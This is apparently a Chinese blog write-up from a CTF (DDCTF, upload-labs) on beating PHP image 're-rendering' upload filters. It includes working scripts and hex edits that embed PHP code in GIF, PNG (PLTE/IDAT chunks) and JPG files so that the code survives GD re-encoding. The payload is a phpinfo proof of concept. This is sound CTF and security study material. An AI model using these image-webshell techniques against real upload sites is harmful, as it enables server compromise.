




CTF-中文件上传（2）

原创

神林、 于 2019-04-18 20:00:45 发布  6539  收藏 8

分类专栏：[CTF](#)

版权声明：本文为博主原创文章，遵循[CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_41079177/article/details/89386741

版权



[CTF 专栏收录该内容](#)

24 篇文章 2 订阅

订阅专栏

0x00:二次渲染

今天上午刚刚结束的DDCTF真的是让人脑壳很大，除了膜拜一波大佬之外，还get到了很多的新知识：

文件上传中，大部分题目回绕求我们上传图片格式，而我们就会伪造一些图片绕过验证，一些简单的前端验证还有一些服务器端的验证，都是比较简单的，但是有的时候就会涉及到比较困难的知识点，比如今天要说的：**二次渲染**

所谓二次渲染：


就是根据用户上传的图片，新生成一个图片，将原始图片删除，将新图片添加到数据库中。比如一些网站根据用户上传的头像生成大中小不同尺寸的图像。

特点：无法通过普通的绕过方式进行上传，php代码会检测你传过去的的数据流，如果检测不符合png、jpg、gif格式的话就会直接报错，如果上传成功之后，PHP会根据你的数据来生成新的特定jpg文件。并且利用时间戳或者其他随机方式来进行命名。所以普通绕过根本不可行

这里转载一下先知社区一位大佬的分析文章。（别问我为啥不自己写，写少了，说的不够详细，写多了，，，嫌麻烦。。）

0x01:原理分析

```
70
71  }else if(($fileext == "gif") && ($filetype=="image/gif")){
72
73      if(move_uploaded_file($tmpname,$target_path))
74      {
75          //使用上传的图片生成新的图片
76          $im = imagecreatefromgif($target_path);
77          if($im == false){
78              $msg = "该文件不是gif格式的图片!";
79          }else{
80              //给新图片指定文件名
81              srand(time());
82              $newfilename = strval(rand()).".gif";
83              $newimagepath = UPLOAD_PATH.$newfilename;
84              imagegif($im,$newimagepath);
85              //显示二次渲染后的图片（使用用户上传图片生成的新图片）
86              $img_path = UPLOAD_PATH.$newfilename;
87              unlink($target_path);
88              $is_upload = true;
89          }
90      }
91      else
92      {
93          $msg = "上传失败!";
94      }
```



这是来自于upload-labs，一款用于测试上传漏洞的靶场。

第71行检测fileext和filetype是否为gif格式。

然后73行使用move_uploaded_file函数来做判断条件,如果成功将文件移动到\$target_path,就会进入二次渲染的代码,反之上传失败。

在这里有一个问题,如果作者是想考察绕过二次渲染的话,在move_uploaded_file(\$tmpname,\$target_path)返回true的时候,就已经成功将图片马上传到服务器了,所以下面的二次渲染并不会影响到图片马的上传.如果是想考察文件后缀和content-type的话,那么二次渲染的代码就很多余.(到底考点在哪里,只有作者清楚.哈哈)

由于在二次渲染时重新生成了文件名,所以可以根据上传后的文件名,来判断上传的图片是二次渲染后生成的图片还是直接由move_uploaded_file函数移动的图片。

我看过的writeup都是直接由move_uploaded_file函数上传的图片马.今天我们把move_uploaded_file这个判断条件去除,然后尝试上传图片马。

0x02: 绕过方式

上传gif:

将<?php phpinfo(); ?>添加到111.gif的尾部。


```

h: 67 18 FF F4 B7 E5 F7 FF FF F2 E8 FF DA CA 7A D1
h: FF 77 6A 50 43 46 66 FF C3 A8 4E 52 78 98 45 4A
h: EA D7 A1 2B 14 13 FE AD 8B F2 FB FF FF F9 F4 19
h: 19 23 23 24 3C 84 78 5B A5 90 22 E6 D3 9E 38 3B
h: 57 FE EC E0 FF E0 B7 2D 3C 3F 70 68 70 20 70 68
h: 70 69 6E 66 F8 29 3B 3E 20 21 D1 B7 2D FF
h: D1 96 49 4D 70 B6 A5 7C 0B 0B 0D FF FC F9 17 0B
h: 09 FF DB AD 18 11 0B FE BE A3 40 36 27 F0 DD A5
h: FF F7 F1 FF FA F7 11 11 13 F3 E3 A9 FE B1 90 3F
h: 22 1F D9 D5 C8 5B 50 3D DF B5 99 7F 3D 3A EE F9
h: FF 96 85 64 FF CD AC 79 34 3D 2F 2F 2F 6E 6E 6E
h: 4F 4F 4F EC EC EC 9E 9E 9E F6 FC FF FF CF 90 71
h: 71 71 EC C9 31 FC FC FF DA F2 FF A5 E2 FF C2 5D
h: 59 50 54 7A 00 00 00 FF FF FF FF FF 21 F9 04
h: 09 00 00 7F 00 21 FF 0B 4E 45 54 53 43 41 50 45
h: 32 2E 30 03 01 00 00 00 21 FF 0B 58 4D 50 20 44

```

我们将代码写到该位置。

上传后在下载到本地使用16进制编辑器打开

可以看到php代码没有被去除.成功上传图片马。

上传png

png图片由3个以上的数据块组成。

PNG定义了两种类型的数据块，一种是称为关键数据块(critical chunk)，这是标准的数据块，另一种叫做辅助数据块(ancillary chunks)，这是可选的数据块。关键数据块定义了3个标准数据块(IHDR,IDAT, IEND)，每个PNG文件都必须包含它们。

数据块结构

名称	字节数	说明
Length (长度)	4字节	指定数据块中数据域的长度，其长度不超过 $(2^{31}-1)$ 字节
Chunk Type Code (数据块类型码)	4字节	数据块类型码由ASCII字母(A-Z和a-z)组成
Chunk Data (数据块数据)	可变长度	存储按照Chunk Type Code指定的数据
CRC (循环冗余检测)	4字节	存储用来检测是否有错误的循环冗余码

先知社区

CRC(cyclic redundancy check)域中的值是对Chunk Type Code域和Chunk Data域中的数据进行计算得到的。CRC具体算法定义在ISO 3309和ITU-T V.42中，其值按下面的CRC码生成多项式进行计算：

$$x^{32}+x^{26}+x^{23}+x^{22}+x^{16}+x^{12}+x^{11}+x^{10}+x^8+x^7+x^5+x^4+x^2+x+1$$

分析数据块

IHDR

数据块IHDR(header chunk)：它包含有PNG文件中存储的图像数据的基本信息，并要作为第一个数据块出现在PNG数据流中，而且一个PNG数据流中只能有一个文件头数据块。

文件头数据块由13字节组成，它的格式如下图所示。

域的名称	字节数	说明
Width	4 bytes	图像宽度，以像素为单位
Height	4 bytes	图像高度，以像素为单位
Bit depth	1 byte	图像深度： 索引彩色图像：1, 2, 4或8 灰度图像：1, 2, 4, 8或16 真彩色图像：8或16
ColorType	1 byte	颜色类型： 0：灰度图像, 1, 2, 4, 8或16 2：真彩色图像, 8或16 3：索引彩色图像, 1, 2, 4或8 4：带 α 通道数据的灰度图像, 8或16 6：带 α 通道数据的真彩色图像, 8或16
Compression method	1 byte	压缩方法(LZ77派生算法)
Filter method	1 byte	滤波器方法
Interlace method	1 byte	隔行扫描方法： 0：非隔行扫描 1：Adam7(由Adam M. Costello开发的7遍隔行扫描方法)

先知社区

PLTE

调色板PLTE数据块是辅助数据块,对于索引图像，调色板信息是必须的，调色板的颜色索引从0开始编号，然后是1、2……，调色板的颜色数不能超过色深中规定的颜色数（如图像色深为4的时候，调色板中的颜色数不可以超过 $2^4=16$ ），否则，这将导致PNG图像不合法。

IDAT

图像数据块IDAT(image data chunk)：它存储实际的数据，在数据流中可包含多个连续顺序的图像数据块。

IDAT存放着图像真正的数据信息，因此，如果能够了解IDAT的结构，我们就可以很方便的生成PNG图像

IEND

图像结束数据IEND(image trailer chunk): 它用来标记PNG文件或者数据流已经结束, 并且必须要放在文件的尾部。

如果我们仔细观察PNG文件, 我们会发现, 文件的结尾12个字符看起来总应该是这样的:

```
00 00 00 00 49 45 4E 44 AE 42 60 82
```

写入php代码

在网上找到了两种方式来制作绕过二次渲染的png木马。

写入PLTE数据块

php底层在对PLTE数据块验证的时候,主要进行了CRC校验.所以可以再chunk data域插入php代码,然后重新计算相应的crc值并修改即可。

这种方式只针对索引彩色图像的png图片才有效,在选取png图片时可根据IHDR数据块的color type辨别.03为索引彩色图像。

一:

1.在PLTE数据块写入php代码。

Offset	Hex	ASCII
000h	89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52	%PNG.....IHDR
010h	00 00 00 E1 00 00 00 E1 08 03 00 00 00 09 6D 22	...a...a.....m"
020h	48 00 00 00 87 50 4C 54 45 3C 3F 70 68 70 20 70	H...!PLTE<?php p
030h	68 70 69 6E 66 6F 28 29 3B 3F 3E DF DF DF E8 E8	hpinfo());?>3B3Eè
040h	E8 EF EF EF F2 F2 F2 38 38 38 1A 1A 1A EC EC EC	èiïïòòò888...iïï
050h	DB DB DB E7 E7 E7 C7 C7 C7 33 33 33 74 74 74 B2	000çççÇÇÇ33ttt²
060h	B2 B2 D2 D2 D2 26 26 26 20 20 20 AA AA AA 9A 9A	²²000&&& aaašš
070h	9A A2 A2 A2 0F 0F 0F 2D 2D 2D 7E 7E 7E BF BF BF	šççç...---~žžž
080h	40 40 40 C6 C6 C6 BC BC BC 5E 5E 5E 48 48 48 4F	@@@A^44^^^HHHO
090h	4F 4F 83 83 83 90 90 90 14 14 14 66 66 66 70 70	00fff.....fffpp
0A0h	70 45 45 45 61 61 61 8C 8C 8C 4E 4E 4E 57 57 57	pEEEaaaaEENNNWWW
0B0h	D2 68 FC B9 00 00 14 7B 49 44 41 54 78 9C CD 5D	0hü²...{IDATxøI]
0C0h	6D C3 72 3C 18 2E 4A 91 97 BC 84 52 A8 94 52 FF	mÄr<..J'~¼„R"Ry
0D0h	FF F7 DD 94 B4 CD C6 6C 73 75 1F DF 9E E7 EE C2	y÷Ÿ"ÍÆ1su.ßžçiÄ
0E0h	C1 76 BE 9F E7 26 D3 91 21 E9 A6 E2 86 7E 94 DF	Äv%Ÿç&Ó'!é!â†~"ß
0F0h	35 00 47 3B 0F C3 44 31 17 F3 B1 EF 3F 9D 8C 78	5.G;.ÄD1.ó±i?.Ex
100h	6D DD 4D FC 20 7A 78 13 22 2E 5A 9E F9 8E A5 CC	mÝMú zx."ZžúZŸI
110h	46 7C 8A B1 18 CA 4E 9E DE 76 17 32 39 00 9E F6	F Š±.ÈNžbv.29.zó
120h	8C 66 C6 48 0E 22 06 C2 A5 12 47 5B 2A 6A 20 0E	ŸfAU ? XŸ çf*+0ž

2.计算PLTE数据块的CRC。

CRC脚本

```
import binascii
import re

png = open(r'2.png','rb')
a = png.read()
png.close()
hexstr = binascii.b2a_hex(a)

''' PLTE crc '''
data = '504c5445'+ re.findall('504c5445(?:)?49444154',hexstr)[0]
crc = binascii.crc32(data[:-16].decode('hex')) & 0xffffffff
print hex(crc)
```

运行结果


```
526579b0
```

3.修改CRC值

```
89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 %PNG.....IHDR
00 00 00 E1 00 00 00 E1 08 03 00 00 00 09 6D 22 ...á...á.....m"
48 00 00 00 87 50 4C 54 45 3C 3F 70 68 70 20 70 H...¡PLTE<?php p
68 70 69 6E 66 6F 28 29 3B 3F 3E DF DF DF E8 E8 hpinfo();?>B3Bèè
E8 EF EF EF F2 F2 F2 38 38 38 1A 1A 1A EC EC EC èiiiòòò888...iii
DB DB DB E7 E7 E7 C7 C7 C7 33 33 33 74 74 74 B2 000cccCCC333ttt²
B2 B2 D2 D2 D2 26 26 26 20 20 20 AA AA AA 9A 9A ²²000&&& aaasS
9A A2 A2 A2 0F 0F 0F 2D 2D 2D 7E 7E 7E BF BF BF Sccc.....~¿¿¿
40 40 40 C6 C6 C6 BC BC BC 5E 5E 5E 48 48 48 4F @@@EE%^^^HHHO
4F 4F 83 83 83 90 90 90 14 14 14 66 66 66 70 70 00fff.....fffpp
70 45 45 45 61 61 61 8C 8C 8C 4E 4E 4E 57 57 57 pEEEaaaEEENNWWW
52 65 79 B0 00 00 14 7B 49 44 41 54 78 9C CD 5D Rey°...{IDATxæÍ]
6D C3 72 3C 18 2E 4A 91 97 BC 84 52 A8 94 52 FF mÅr<.J'-¼,R"Ry
FF F7 DD 94 B4 CD C6 6C 73 75 1F DF 9E E7 EE C2 y÷Ý"ÍÆl su.ßZçiÄ
C1 76 BE 9F E7 26 D3 91 21 E9 A6 E2 86 7E 94 DF Äv%Yç&Ó'!é!â~-B
35 00 47 3B 0F C3 44 31 17 F3 B1 EF 3F 9D 8C 78 5.G;.ÄD1.ó±i?.Ex
6D DD 4D FC 20 7A 78 13 22 2E 5A 9E F9 8E A5 CC mY Mü zx."ZzüzYI
```

4.验证

将修改后的png图片上传后,下载到本地打开



```
ng 482693810.png
Run Script Run Template
1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 %PNG.....IHDR
0 00 E1 00 00 00 E1 08 03 00 00 00 09 6D 22 ...á...á.....m"
0 00 00 87 50 4C 54 45 3C 3F 70 68 70 20 70 H...¡PLTE<?php p
0 69 6E 66 6F 28 29 3B 3F 3E DF DF DF E8 E8 hpinfo();?>B3Bèè
F EF EF F2 F2 F2 38 38 38 1A 1A 1A EC EC EC èiiiòòò888...iii
B DB E7 E7 E7 C7 C7 C7 33 33 33 74 74 74 B2 000cccCCC333ttt²
2 D2 D2 D2 26 26 26 20 20 20 AA AA AA 9A 9A ²²000&&& aaasS
2 A2 A2 0F 0F 0F 2D 2D 2D 7E 7E 7E BF BF BF Sccc.....~¿¿¿
0 40 C6 C6 C6 BC BC BC 5E 5E 5E 48 48 48 4F @@@EE%^^^HHHO
F 83 83 83 90 90 90 14 14 14 66 66 66 70 70 00fff.....fffpp
5 45 45 61 61 61 8C 8C 8C 4E 4E 4E 57 57 57 pEEEaaaEEENNWWW
5 79 B0 00 00 00 09 70 48 59 73 00 00 0E C4 Rey°...pHYS...Ä
0 0E C4 01 95 2B 0E 1B 00 00 14 7B 49 44 41 ...Ä.+. ....{IDA
8 9C CD 5D 6D C3 72 3C 18 2E 4A 91 97 BC 84 TxæÍ]mÅr<.J'-¼,R"Ry
8 94 52 FF FF F7 DD 94 B4 CD C6 6C 73 75 1F R"Ryy÷Ý"ÍÆl su.
E E7 EE C2 C1 76 BE 9F E7 26 D3 91 21 E9 A6 ßZçiÄÄv%Yç&Ó'!é!
6 7E 94 DF 35 00 47 3B 0F C3 44 31 17 F3 B1 â~-B5.G;.ÄD1.ó±i?.Ex
F 9D 8C 78 6D DD 4D FC 20 7A 78 13 22 2E 5A i?.ExmY Mü zx."Z
9 8E A5 CC 46 7C 8A B1 18 CA 4E 9E DE 76 17 züzYIF!S±.ÉNzpv.
```

二.写入IDAT数据块

这里有国外大牛写的脚本,直接拿来运行即可.

```

<?php
$p = array(0xa3, 0x9f, 0x67, 0xf7, 0x0e, 0x93, 0x1b, 0x23,
    0xbe, 0x2c, 0x8a, 0xd0, 0x80, 0xf9, 0xe1, 0xae,
    0x22, 0xf6, 0xd9, 0x43, 0x5d, 0xfb, 0xae, 0xcc,
    0x5a, 0x01, 0xdc, 0x5a, 0x01, 0xdc, 0xa3, 0x9f,
    0x67, 0xa5, 0xbe, 0x5f, 0x76, 0x74, 0x5a, 0x4c,
    0xa1, 0x3f, 0x7a, 0xbf, 0x30, 0x6b, 0x88, 0x2d,
    0x60, 0x65, 0x7d, 0x52, 0x9d, 0xad, 0x88, 0xa1,
    0x66, 0x44, 0x50, 0x33);


$img = imagecreatetruecolor(32, 32);

for ($y = 0; $y < sizeof($p); $y += 3) {
    $r = $p[$y];
    $g = $p[$y+1];
    $b = $p[$y+2];
    $color = imagecolorallocate($img, $r, $g, $b);
    imagesetpixel($img, round($y / 3), 0, $color);
}

imagepng($img, './1.png');
?>

```

运行后得到1.png.上传后下载到本地打开如下图



上传JPG

这里也采用国外大牛编写的脚本jpg_payload.php.

```

<?php
/*

The algorithm of injecting the payload into the JPG image, which will keep unchanged after transformations caused by PHP functions imagecopyresized() and imagecopyresampled().

It is necessary that the size and quality of the initial image are the same as those of the processed image.

1) Upload an arbitrary image via secured files upload script
2) Save the processed image and launch:
jpg_payload.php <jpg_name.jpg>

In case of successful injection you will get a specially crafted image, which should be uploaded again.

Since the most straightforward injection method is used, the following problems can occur:

```


- 1) After the second processing the injected data may become partially corrupted.
 - 2) The `jpg_payload.php` script outputs "Something's wrong".
- If this happens, try to change the payload (e.g. add some symbols at the beginning) or try another initial image.

Sergey Bobrov @Black2Fan.

See also:

<https://www.idontplaydarts.com/2012/06/encoding-web-shells-in-png-idat-chunks/>

```
*/
```

```
$miniPayload = "<?=phpinfo();?>";
```

```
if(!extension_loaded('gd') || !function_exists('imagecreatefromjpeg')) {  
    die('php-gd is not installed');  
}
```

```
if(!isset($argv[1])) {  
    die('php jpg_payload.php <jpg_name.jpg>');  
}
```

```
set_error_handler("custom_error_handler");
```

```
for($pad = 0; $pad < 1024; $pad++) {  
    $nullbytePayloadSize = $pad;  
    $dis = new DataInputStream($argv[1]);  
    $outStream = file_get_contents($argv[1]);  
    $extraBytes = 0;  
    $correctImage = TRUE;
```

```
if($dis->readShort() != 0xFFD8) {  
    die('Incorrect SOI marker');  
}
```

```
while(!$dis->eof()) && ($dis->readByte() == 0xFF) {
```

```
    $marker = $dis->readByte();  
    $size = $dis->readShort() - 2;  
    $dis->skip($size);  
    if($marker === 0xDA) {  
        $startPos = $dis->seek();  
        $outStreamTmp =  
            substr($outStream, 0, $startPos) .  
            $miniPayload .  
            str_repeat("\0", $nullbytePayloadSize) .  
            substr($outStream, $startPos);
```

```
        checkImage('_', $argv[1], $outStreamTmp, TRUE);
```

```
        if($extraBytes !== 0) {  
            while(!$dis->eof()) {  
                if($dis->readByte() === 0xFF) {  
                    if($dis->readByte() !== 0x00) {  
                        break;  
                    }  
                }  
            }  
        }  
    }  
}
```

```
$stopPos = $dis->seek() - 2;
```

```
$imageStreamSize = $stopPos - $startPos;
```

```
$outStream =  
    substr($outStream, 0, $startPos) .  
    $miniPayload
```



```
public function seek() {
    return ($this->size - strlen($this->binData));
}

public function skip($skip) {
    $this->binData = substr($this->binData, $skip);
}

public function readByte() {
    if($this->eof()) {
        die('End Of File');
    }
    $byte = substr($this->binData, 0, 1);
    $this->binData = substr($this->binData, 1);
    return ord($byte);
}

public function readShort() {
    if(strlen($this->binData) < 2) {
        die('End Of File');
    }
    $short = substr($this->binData, 0, 2);
    $this->binData = substr($this->binData, 2);
    if($this->order) {
        $short = (ord($short[1]) << 8) + ord($short[0]);
    } else {
        $short = (ord($short[0]) << 8) + ord($short[1]);
    }
    return $short;
}

public function eof() {
    return !$this->binData || (strlen($this->binData) === 0);
}
}
?>
```

使用方法

准备

随便找一个jpg图片,先上传至服务器然后再下载到本地保存为1.jpg.


插入php代码

使用脚本处理1.jpg,命令:

```
php jpg_payload.php 1.jpg
```


```
→ jpg php jpg_payload.php 1.jpg
Success!
→ jpg ls
1.jpg jpg_payload.php payload_1.jpg
→ jpg
```

使用16进制编辑器打开,就可以看到插入的php代码.



上传图片马

将上传的图片再次下载到本地,使用16进制编辑器打开



可以看到,php代码没有被去除.

证明我们成功上传了含有php代码的图片.

需要注意的是,有一些jpg图片不能被处理,所以要多尝试一些jpg图片.


0x03: 实战操作

由于DDCTF结束了,但是根据官方所说应该在半年之内不会关闭服务器,所以大家可以尽情测试,嘿嘿嘿。。。

0x04: 基本错误的解决方式

1.没有php运行环境,去下载phpstudy然后进入php.exe文件中进行图片的生成。

2.DDCTF题目中,还有其他题目中可能会有一些进行特殊字符处理的函数,比如你插入成功但是发现并没有全部显示,而是有一部分被修改掉了,两个原因,一个是因为插入字符串的长度,另一个是因为某个字符的过滤,自己试试看吧。



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)